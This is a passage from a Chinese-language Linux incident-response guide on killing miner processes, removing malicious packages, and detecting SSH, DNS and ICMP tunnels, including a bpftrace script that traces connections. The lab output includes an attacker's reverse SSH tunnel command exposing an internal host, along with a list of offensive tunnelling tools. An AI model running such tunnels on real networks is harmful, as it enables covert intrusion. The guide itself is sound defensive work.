> 平时我们关注的更多是PID和PPID，对于PGID，SID接触较少，简单介绍一下
> 使用 `ps -w ajfx` 可以看到具体的PPID、PID、PGID、SID 信息

```
helper@bogon:~$ ps j -A | head -5
  PPID    PID   PGID    SID TTY      TPGID STAT   UID   TIME COMMAND
     0      1      1      1 ?           -1 Ss       0   0:01 /sbin/init noprompt
     0      2      0      0 ?           -1 S        0   0:00 [kthreadd]
     2      3      0      0 ?           -1 S        0   0:00 [ksoftirqd/0]
     2      5      0      0 ?           -1 S<       0   0:00 [kworker/0:0H]
helper@bogon:~$
```

> 程序运行起来后，会产生一个主线程，并且分配一个进程ID（pid），如果在运行期间起其他进程，那么这个其他进程就是子进程，同时分配相应的进程ID，并设置其PPID的值为父进程的pid
> 此时呢，父进程和所有生成的子进程会组合成一个进程组，并且分配一个进程组ID
> 那什么叫做会话ID，其实也很容易理解，我们通过ssh 链接到服务器，就会获取一个会话，分配一个会话ID，此时我们起的进程的会话ID都是一样的

> 所以，如果挖矿程序有调用子进程，那么就需要以进程组为单位杀死!

- **守护进程(daemon)**

> 挖矿病毒为了保障挖矿程序的运行，通常会为挖矿程序设置守护进程，杀死守护进程与杀死普通进程并无区别，更详细的内容已经总结到 Linux守护进程 | 应急响应 这篇文章

- **线程查杀**

> 很多木马病毒将恶意代码执行做到了线程级别，也就是说附到了现有正常业务的进程中，做一个线程,目前无法单独查杀一个进程中的某个线程。

  - **根据pid查看由进程起的线程**
    - `ps -w -T -p pid`
    - `ps -w -aLf pid`

    其中SPID就是线程ID，而CMD栏则显示了线程名称

    - `top -H -p pid` **-H 选项可以显示线程**
    - **htop (默认未安装)，可以较为全面的展示线程**
    - `pstree -agplU` **推荐，非常全面展示进程与线程间的关系**
      - **可以在后面直接加 pid 的值，例如** `pstree -agplU 709` **，查看指定 pid 的进程与线程的关系**
  - **查看全部的线程**
    - `ps -w -eLFa`

0x07 删除恶意软件包

> 当以下方法无法清除干净的时候，可以考虑将每个文件在不影响系统和业务正常运行的情况下按需删除

【Ubuntu】

```
sudo apt purge <package-name>
或
sudo dpkg -P  <package-name>
```

其实 apt purge和 dpkg -P 并不会删除个人用户目录(~)下的关于软件包的文件，可以选择手动删除

【Rocky Linux】

通过 yum/dnf 安装的软件包

```
sudo dnf remove <package-name>
或
sudo rpm -e
```

默认不会清除缓存、日志、依赖等，建议对比之前查出来的相关文件进行对比补充删除

也可以通过 `dnf history` **来将某次安装恢复，以 nmap 为例**

```
sudo dnf history
sudo dnf history info id
```

```
[root@MiWiFi-RA72-srv ~]# yum whatprovides /usr/bin/nmap
上次元数据过期检查：1:14:24 前，执行于 2023年04月26日 星期三 22时20分59秒。
nmap-3:7.91-10.el9.x86_64 : Network exploration tool and security scanner
仓库        : @System
匹配来源：
文件名     : /usr/bin/nmap

nmap-3:7.91-10.el9.x86_64 : Network exploration tool and security scanner
仓库        : appstream
匹配来源：
文件名     : /usr/bin/nmap

[root@MiWiFi-RA72-srv ~]# rpm -ql nmap
/usr/bin/nmap
/usr/bin/nping
/usr/lib/.build-id
/usr/lib/.build-id/95
/usr/lib/.build-id/95/99a073f0f13f34f538eed8a4448c57278a734d
/usr/lib/.build-id/e1
/usr/lib/.build-id/e1/402f26d23727c4ecaac8d4f301eb42b6593488
/usr/share/doc/nmap
/usr/share/doc/nmap/README
/usr/share/doc/nmap/nmap.usage.txt
/usr/share/licenses/nmap
/usr/share/licenses/nmap/LICENSE
/usr/share/man/de/man1/nmap.1.gz
```

```
[root@MiWiFi-RA72-srv ~]# dnf history
ID     | 命令行                                                                  | 日期和时间       | 操作           | 更改
-------------------------------------------------------------------------------------------------------------------------------
     5 | install nmap                                                            | 2023-04-26 23:33 | Install        |    1
     4 |                                                                         | 2023-04-23 22:04 | I, U           |   79
     3 | -y install elfutils-libelf-devel gcc kernel-devel-5.14.0-162.12.1 | 2023-03-02 12:28 | Install        |   15
     2 | update                                                                  | 2023-03-02 12:24 | I, U           |   90 E<
     1 |                                                                         | 2023-03-02 12:09 | Install        | 1184 >E
[root@MiWiFi-RA72-srv ~]# dnf history info 5
事务 ID:  5
起始时间     :  2023年04月26日 星期三 23时33分51秒
起始 RPM 数据库      :  f849c009f9418072d9681193045a1ca76f514855fd8abd1045e37a6a1147965a
结束时间        :  2023年04月26日 星期三 23时33分52秒 (1 秒)
结束 RPM 数据库       : f29e4995229f3707aed239258e06d5cf9d94149d46cf4aab703645ca7a86011d
用户            :  join <join>
返回码     :  成功
Releasever      : 9
命令行    :  install nmap
注释         :
已改变的包:
    安装 nmap-3:7.91-10.el9.x86_64 @appstream
```

通过 dnf history **可以看到软件包历史安装情况，每次操作都有对应 id , 通过** dns history info id **可以查看详细情况**

> 撤销当时的操作，这里以撤销安装 nmap 为例
>
> **sudo** dnf history undo id -y

```
[root@MiWiFi-RA72-srv ~]# dnf history undo 5 -y
上次元数据过期检查: 1:15:40 前, 执行于 2023年04月26日 星期三 22时20分59秒。
依赖关系解决。
================================================================================================================
 软件包                  架构                    版本                          仓库                          大小
================================================================================================================
移除:
 nmap                    x86_64                  3:7.91-10.el9                 @appstream                    24 M

事务概要
================================================================================================================
移除  1 软件包

将会释放空间: 24 M
运行事务检查
事务检查成功。
运行事务测试
事务测试成功。
运行事务
  准备中   :                                                                                                  1/1
  删除     : nmap-3:7.91-10.el9.x86_64                                                                        1/1
  运行脚本: nmap-3:7.91-10.el9.x86_64                                                                        1/1
  验证     : nmap-3:7.91-10.el9.x86_64                                                                        1/1

已移除:
  nmap-3:7.91-10.el9.x86_64

完毕!
[root@MiWiFi-RA72-srv ~]# which nmap
/usr/bin/which: no nmap in (/root/.local/bin:/root/bin:/home/join/.local/bin:/home/join/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/
in)
[root@MiWiFi-RA72-srv ~]# ls /usr/bin/nping
ls: 无法访问 '/usr/bin/nping': 没有那个文件或目录
[root@MiWiFi-RA72-srv ~]# ls /usr/lib/.build-id
[root@MiWiFi-RA72-srv ~]# ls /usr/share/doc/nmap
ls: 无法访问 '/usr/share/doc/nmap': 没有那个文件或目录
[root@MiWiFi-RA72-srv ~]# ls /usr/share/nmap/
ls: 无法访问 '/usr/share/nmap/': 没有那个文件或目录
[root@MiWiFi-RA72-srv ~]#
```

0x08 善后阶段

> 直接查看善后阶段即可，尤其是 第三方软件源 GPG 密钥检查

0x09 常规安全检查阶段

> 直接根据常规安全检查章节进行安全检查即可，目的是找出当前系统中存在的隐藏后门等

隧道

> 为了隐匿流量，攻击者常常使用隧道来进行流量加密与混淆

隧道事件的事件来源一般有以下几种：

- **流量设备发现存在网络隧道**
- **主机安全程序发现存在网络隧道或相关文件、进程**
- **排查过程中发现存在跳板机痕迹等，进而发现隧道**
- **运维相关人员发现异常端口等**

其实大家可以发现，处理隧道与处理远控后门没有太大的区别，因为隧道本身就是后门大概念中的一部分，所以也是通过各种特征找到 `PID` ，进而处理

大多数协议隧道都包含两点特征：

1. **存在短时间、单一目标、频繁请求的该协议的数据包**
2. **可能出现额外本地到本地的连接 (127.0.0.1:xx -> 127.0.0.1:xx)**

大家需要明白一点，发现隧道并不是应急人员要做的，验证处理才是，现在隧道程序五花八门，尝试去记住特征并识别意义并不大，下面的部分也仅仅是介绍一些隧道技术与正常网络连接的差异，如果隧道程序想做，完全可以做到和正常网络连接没区别

> 这里给大家推荐一篇总结内网代理工具与检测方法研究的文章，下面部分内容参考该文章
>
> https://mp.weixin.qq.com/s?__biz=MzkzNjMxNDM0Mg==&mid=2247483876&idx=1&sn=b71f016be9f345699efcbffdc27b626f&chksm=c2a1d56df5d65c7bbee6e1052d0405eab5cb6dbb98bd549459b83b5a2ab6b530cd078ca5398e&token=229680544&lang=zh_CN#rd

0x00 隧道处置方法

隧道处置起来比较困难的是找到隧道对应的进程，尤其是对于 icmp 隧道来说，找到进程后，就可以按照远控后门章节的方式进行处理了

我们在接到隧道事件以后，肯定是知道隧道对端的IP地址了，无论对端IP地址是我们内网还是外网，对我们来说都是最重要的信息，我们要做的就是找到与这个 IP 地址通信的进程，eBPF 赋予了我们这样的能力，以 Ubuntu 为例

> 对于域名的情况来说，直接通过修改 /etc/hosts 文件的方式或修改内网DNS解析记录的方式将其固定为 IP 地址，所以处理过程是一样的

1. 安装 bpftrace

```
sudo apt update
sudo apt install bpftrace
```

2. 上传监控脚本

request_monitor.sh

```
#!/bin/bash

convert_ip_to_integers() {
  local ip=$1
  IFS='.' read -r a b c d <<< "$ip"

  # 计算大端序 (big-endian)
  be_ip_int=$((a << 24 | b << 16 | c << 8 | d))

  # 计算小端序 (little-endian)，需要颠倒字节顺序
  le_ip_int=$((d << 24 | c << 16 | b << 8 | a))

  echo "$be_ip_int $le_ip_int"
}

# IP地址参数
IP="$1"

# 调用函数，获取大端和小端的整数表示
read big_endian little_endian <<< $(convert_ip_to_integers "$IP")

# 假设BPFtrace脚本期望两个参数，分别对应大端和小端

echo "Start listening for the request to $IP"
echo ""
sudo ./request_monitor.bt $big_endian $little_endian
```

request_monitor.bt

```
#!/usr/bin/bpftrace
#include <linux/skbuff.h>
#include <linux/ip.h>
#include <linux/socket.h>

kprobe:__dev_queue_xmit
{
  @dev_queue_xmit[tid]=count();
  @skb[tid]=(struct sk_buff *)arg0;
}

kprobe:__dev_queue_xmit
/@skb[tid]/
{
  $skb = @skb[tid];
  $iph = (struct iphdr *)($skb->head + $skb->network_header);
  $sip = ntop(AF_INET, $iph->saddr);
  $dip = ntop(AF_INET, $iph->daddr);


  if ($iph->daddr == $1 || $iph->daddr == $2){
    printf("[+] Found the request to %s \n", $dip);
    printf("[-] pid=%d, thread_id=%d, comm=%s \n", pid,tid,comm);
  }
}
```

3. 设置监听

```
sudo ./request_monitor.sh 192.168.31.83
```

这样就会监测到底是哪个进程在与 192.168.31.83 进行通信

```
john@Ubuntu24:~/桌面/test$ sudo ./request_monitor.sh 192.168.31.83
Start listening for the request to 192.168.31.83

Attaching 2 probes...
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14992, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14992, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14992, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14992, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14992, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14992, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=15022, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=15022, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=15022, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14994, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=15022, comm=pingtunnel
[+] Found the request to 192.168.31.83
[-] pid=14990, thread_id=14994, comm=pingtunnel
```

这样就找到了进程的 pid，接下来的处理步骤参考远控后门章节

0x01 SSH隧道

SSH隧道的详细实验过程以及分析可以查看知识点附录0x03

> **隧道跟管子一样，两端都可以作为入口、出口，实验主机分配如下**
>
> **攻击机就用我的物理机 10.211.55.2**
>
> **被控主机（做隧道的主机）Centos 10.211.55.11**
>
> **访问受限主机 Ubuntu 10.211.55.10**

本地转发隧道

检测方法

我们来看一下受控主机是否存在异常

- **网络连接**

```
[helper@centos-7 ~]$ netstat -pantu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 10.211.55.11:22         10.211.55.2:56450       ESTABLISHED -
tcp        0      0 10.211.55.11:53348      10.211.55.10:80         TIME_WAIT   -
tcp        0      0 10.211.55.11:22         10.211.55.2:55843       ESTABLISHED -
tcp        0      0 10.211.55.11:22         10.211.55.2:55845       ESTABLISHED -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:951             0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 127.0.0.1:323           0.0.0.0:*                           -
udp        0      0 0.0.0.0:55883           0.0.0.0:*                           -
udp6       0      0 :::951                  :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 ::1:323                 :::*                                -
[helper@centos-7 ~]$
```

从流量上看多了一个攻击机连接受控主机Centos 22端口的连接，同时多了一个受控主机 Centos 访问 10.211.55.10 80端口的连接，在我们实验主机中可以清晰看出来，但是如果在实际情况中，很多业务在使用同一个主机的时候，是非常难以分辨出这是一个SSH隧道的，所以从网络连接上辨别SSH隧道难度较大

- 进程

```
 2460  2469  2469  2469 pts/0     2658 Ss    1000   0:00  \_ bash
 2469  2658  2658  2469 pts/0     2658 R+    1000   0:00      \_ ps afjx
    1  2567  2567  2567 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2567  2599  2599  2599 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 2599  2604  2599  2599 ?           -1 S     1000   0:00      \_ sshd: helper
[helper@centos-7 ~]$
```

从进程角度来查看多了一个ssh连接进程，这个进程很可能就是有问题的了，可以联系相关主机业务人员确认

- 日志

使用lastb 来查看异常登录日志,未发现内容

```
[root@centos-7 helper]# lastb

btmp begins Wed Apr 28 17:46:45 2021
[root@centos-7 helper]#
```

查看日志文件 `/var/log/secure`

```
btmp begins Wed Apr 28 17:46:45 2021
[root@centos-7 helper]# tail /var/log/secure
Apr 28 17:46:27 centos-7 su: pam_unix(su:session): session opened for user root by helper(uid=1000)
Apr 28 17:46:51 centos-7 su: pam_unix(su:session): session closed for user root
Apr 28 17:47:08 centos-7 su: pam_unix(su:session): session opened for user root by helper(uid=1000)
Apr 28 17:47:08 centos-7 su: pam_lastlog(su:session): corruption detected in /var/log/btmp
Apr 28 17:47:22 centos-7 sshd[2604]: Received disconnect from 10.211.55.2 port 52461:11: disconnected by user
Apr 28 17:47:22 centos-7 sshd[2604]: Disconnected from 10.211.55.2 port 52461
Apr 28 17:47:22 centos-7 sshd[2599]: pam_unix(sshd:session): session closed for user helper
Apr 28 17:47:29 centos-7 sshd[2931]: Accepted password for helper from 10.211.55.2 port 54019 ssh2
Apr 28 17:47:29 centos-7 sshd[2931]: pam_unix(sshd:session): session opened for user helper by (uid=0)
Apr 28 17:47:29 centos-7 sshd[2931]: pam_lastlog(sshd:session): corruption detected in /var/log/btmp
[root@centos-7 helper]#
```

可以看到，存在来自攻击机（物理机 10.211.55.2）的ssh认证连接

对于SSH本地转发隧道来说，执行命令是在攻击机上，所以无法通过history查到任何信息

从上面来看，主要发现SSH隧道的手段就是查看网络连接和日志，这种连接与正常的SSH连接无异，所以较难分辨

远程转发隧道

> 受控机Centos 通过ssh远程连接我们的攻击机(物理机)，并且在我们攻击机上开放一个端口（8008），做socks隧道
>
> 反向的好处是在一些防火墙配置下，可能内网主机外联端口会有限制，这样我们通过配置攻击机SSH端口为 53 端口可能成功穿过防火墙
>
> 之所以要受控主机远程连接我们物理机，是因为ssh默认配置 -R 参数开放端口绑定的地址是 127.0.0.1 而不是 0.0.0.0 ,这就导致即使我们正向在受控主机 Centos上开了 8008 端口，我们也无法连接，所以我们采用反向的方式

检测方法:

- **网络连接**

```
[root@centos-7 helper]# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      882/cupsd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1225/master
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2567/sshd
tcp        0      0 10.211.55.11:46280      10.211.55.10:80         ESTABLISHED 3043/ssh
tcp        0      0 10.211.55.11:58514      10.211.55.2:22          ESTABLISHED 3043/ssh
tcp        0      0 10.211.55.11:46278      10.211.55.10:80         CLOSE_WAIT  3043/ssh
tcp        0      0 10.211.55.11:46282      10.211.55.10:80         ESTABLISHED 3043/ssh
tcp6       0      0 ::1:631                 :::*                    LISTEN      882/cupsd
tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
tcp6       0      0 :::22                   :::*                    LISTEN      2567/sshd
udp        0      0 0.0.0.0:953             0.0.0.0:*                           780/rpcbind
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1269/dhclient
udp        0      0 0.0.0.0:111             0.0.0.0:*                           1/systemd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           787/avahi-daemon: r
udp        0      0 127.0.0.1:323           0.0.0.0:*                           835/chronyd
udp        0      0 0.0.0.0:48495           0.0.0.0:*                           787/avahi-daemon: r
udp6       0      0 :::953                  :::*                                780/rpcbind
udp6       0      0 :::111                  :::*                                1/systemd
udp6       0      0 ::1:323                 :::*                                835/chronyd
[root@centos-7 helper]#
```

网络连接可以看出受控主机SSH远程连接我们的物理机，遇到这种情况就需要进行和主机、业务人员确认连接是否正常业务

- **进程**

```
   1  2460  1686  1686 ?           -1 Sl    1000   0:02 /usr/libexec/gnome-terminal-server
2460  2468  1686  1686 ?           -1 S     1000   0:00  \_ gnome-pty-helper
2460  2469  2469  2469 pts/0     3096 Ss    1000   0:00  \_ bash
2469  2880  2880  2469 pts/0     3096 S        0   0:00      \_ su
2880  2889  2889  2469 pts/0     3096 S        0   0:00          \_ bash
2889  3096  3096  2469 pts/0     3096 R+       0   0:00              \_ ps afjx
   1  2567  2567  2567 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
   1  3043  3043  3043 ?           -1 Ss       0   0:00 ssh -fCNg -R 8008:10.211.55.10:80 helper@10.211.55.2 -p 22
[root@centos-7 helper]#
```

进程中可以看到我们执行的命令

- **日志**

```
[root@centos-7 helper]# history | tail
   90  clear
   91  ssh -fCNg -R 8008:10.211.55.10:80 helper@10.211.55.2 -p 22
   92  pwd
   93  ls
   94  ls Desktop/
   95  clear
   96  netstat -pantu
   97  ps afjx
   98  history
   99  history | tail
[root@centos-7 helper]#
```

从history 中可以看到我们的连接操作，关于history的知识点可以查看善后工作中的history

动态隧道

> **上面的两种隧道都是仅仅转发一个IP的一个端口，对于攻击者来说，需要攻击内网的不同应用，如果每攻击一个应用就要映射一次就太麻烦了，所以SSH提供了一种动态隧道，类似代理模式，流量发到入口，由SSH Server来判断具体是否什么协议，转发到那台服务器**

> 动态隧道是一种本地转发隧道,在绑定端口开一个socks4/5的代理，直接设置代理后可以访问内网主机

检测方法

我们来看一下受控主机 Centos 存在哪些异常

- 网络连接

```
[helper@centos-7 ~]$ netstat -pantu | grep -v CLOSE
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 10.211.55.11:22         10.211.55.2:64370       ESTABLISHED -
tcp        0      0 10.211.55.11:53314      104.21.67.72:80         ESTABLISHED -
tcp        0      0 10.211.55.11:37798      31.13.93.26:443         FIN_WAIT2   -
tcp        0      0 10.211.55.11:22         10.211.55.2:64825       ESTABLISHED -
tcp        0      0 10.211.55.11:40746      10.211.55.10:80         ESTABLISHED -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:951             0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 0.0.0.0:41281           0.0.0.0:*                           -
udp        0      0 127.0.0.1:323           0.0.0.0:*                           -
udp6       0      0 :::951                  :::*                                -
udp6       0      0 :::111                  :::*                                -
udp6       0      0 ::1:323                 :::*                                -
[helper@centos-7 ~]$
```

还是一样，能看到网络连接，需要与相关人员确认

- 进程

```
   1  2566  2566  2566 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
2566  2794  2794  2794 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
2794  2798  2794  2794 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/1
2798  2800  2800  2800 pts/1     2953 Ss    1000   0:00  |       \_ -bash
2800  2953  2953  2800 pts/1     2953 R+    1000   0:00  |           \_ ps afjx
2566  2899  2899  2899 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
2899  2903  2899  2899 ?           -1 S     1000   0:00      \_ sshd: helper
```

从进程可以看出多了一个ssh，其他没啥

- 日志

异常登录日志中无异常

```
[root@centos-7 helper]# lastb

btmp begins Wed Apr 28 17:46:45 2021
[root@centos-7 helper]#
```

在 /var/log/secure 中可以看到 ssh 认证连接

```
Apr 28 17:33:23 centos-7 sudo:  helper : TTY=pts/1 ; PWD=/home/helper ; USER=root ; COMMAND=/bin/lastb
Apr 28 17:33:23 centos-7 sudo: pam_unix(sudo:session): session opened for user root by helper(uid=0)
Apr 28 17:33:23 centos-7 sudo: pam_unix(sudo:session): session closed for user root
Apr 28 17:33:33 centos-7 sudo:  helper : TTY=pts/1 ; PWD=/home/helper ; USER=root ; COMMAND=/bin/lastb
Apr 28 17:33:33 centos-7 sudo: pam_unix(sudo:session): session opened for user root by helper(uid=0)
Apr 28 17:33:33 centos-7 sudo: pam_unix(sudo:session): session closed for user root
Apr 28 17:35:57 centos-7 su: pam_unix(su:session): session opened for user root by helper(uid=1000)
```

0x02 DNS隧道

> dns隧道是一种相对隐蔽的一种连接方式，通过DNS的A、CNAME、TXT、MX各种记录进行流量传输，检查起来难度较大

常见的DNS隧道工具:

- dns2tcp
- dnscat2
- dnscat2 powershell版
- iodine
- Cobalt Strike
- Reverse_DNS_Shell

对于DNS隧道，检测主要分为两个方面

- **DNS隧道的进程**
- **DNS的流量传输**

> 进程角度

其实从进程角度很难去查询DNS隧道，水平一般的攻击者也会把默认的工具名称改掉，甚至改成java等和正常应用一样的名，所以这里也只是碰碰运气

- `ps -w afjx`

> 流量角度

对于重要目标的APT一般可以无限延长攻击时间，如果攻击者想，完全可以将数据包发包频率随机化，将DNS查询子域名长度限制在正常长度范围内（比如3～5个字符），在隧道DNS请求间穿插“正常”请求，比如 www.demo.com 的域名解析，甚至抓包模拟正常业务需要解析的域名的各种记录查询，诱导安全人员和设备出错

所以这里我们仅仅讨论隧道正在进行的情况，网络上有很多从AI角度来进行检测DNS隧道的文章，挑选几篇看一看就能了解怎么避免被检测到，可以参考

- DNS隧道检测特征总结 https://zhuanlan.zhihu.com/p/143220945
- 探秘-基于机器学习的DNS隐蔽隧道检测方法与实现 https://blog.riskivy.com/探秘-基于机器学习的dns隐蔽隧道检测方法与实现/


理论结束，进入实操，宗旨就是在Linux服务器上抓一段时间的包，之后拿到桌面计算机上面进行分析

tcpdump

```
tcpdump -p -n -s 0 port domain -w dnstest.pcap
```

这样我们收集一段时间，之后放入 wireshark 中进行分析

```
root@ubuntu-64bit:/home/helper# tcpdump -p -n -s 0 port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s5, link-type EN10MB (Ethernet), capture size 262144 bytes
16:27:16.537682 IP 10.211.55.10.56689 > 10.211.55.1.53: 59730+ A? hichina.cn. (28)
16:27:17.125612 IP 10.211.55.1.53 > 10.211.55.10.56689: 59730 1/0/0 A 218.30.103.45 (44)
16:27:30.531525 IP 10.211.55.10.39753 > 10.211.55.1.53: 13612+ A? taobao.com. (28)
16:27:30.932498 IP 10.211.55.1.53 > 10.211.55.10.39753: 13612 2/0/0 A 140.205.220.96, A 140.205.94.189 (60)
16:27:30.978158 IP 10.211.55.10.59091 > 10.211.55.1.53: 33646+ PTR? 96.220.205.140.in-addr.arpa. (45)
16:27:31.226820 IP 10.211.55.1.53 > 10.211.55.10.59091: 33646 NXDomain 0/1/0 (116)
```



如果DNS流量较大，可以按照域名进行过滤，baidu，sina，ubuntu，centos，redhat 等官方域名都可以筛选掉，剩下的再进行分析

如果其中 A、TXT、CNAME、MX等记录中存在像以下这种比较特殊的请求，可能就存在DNS隧道

```
▼ Queries
  ▼ 46a401907a57e1336938f3003e06a03945.k[redacted].com: type CNAME, class IN
      Name: 46a401907a57e1336938f3003e06a03945.k[redacted].com
      [Name Length: 46]
      [Label Count: 3]
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
```

0x03 ICMP隧道


> ICMP 隧道与 DNS隧道类似，都是在正常的请求中加密传输我们自己的载荷

常见ICMP隧道工具

- ptunnel
- icmpsh
- icmptunnel
- icmpshell

> 进程角度


- `ps -w afjx`



> 网络连接角度

被攻击主机可能开放新的监听端口，以便后续进行端口转发或者在隧道内创建新的隧道，我们通过以下指令查看

`netstat -pantu`

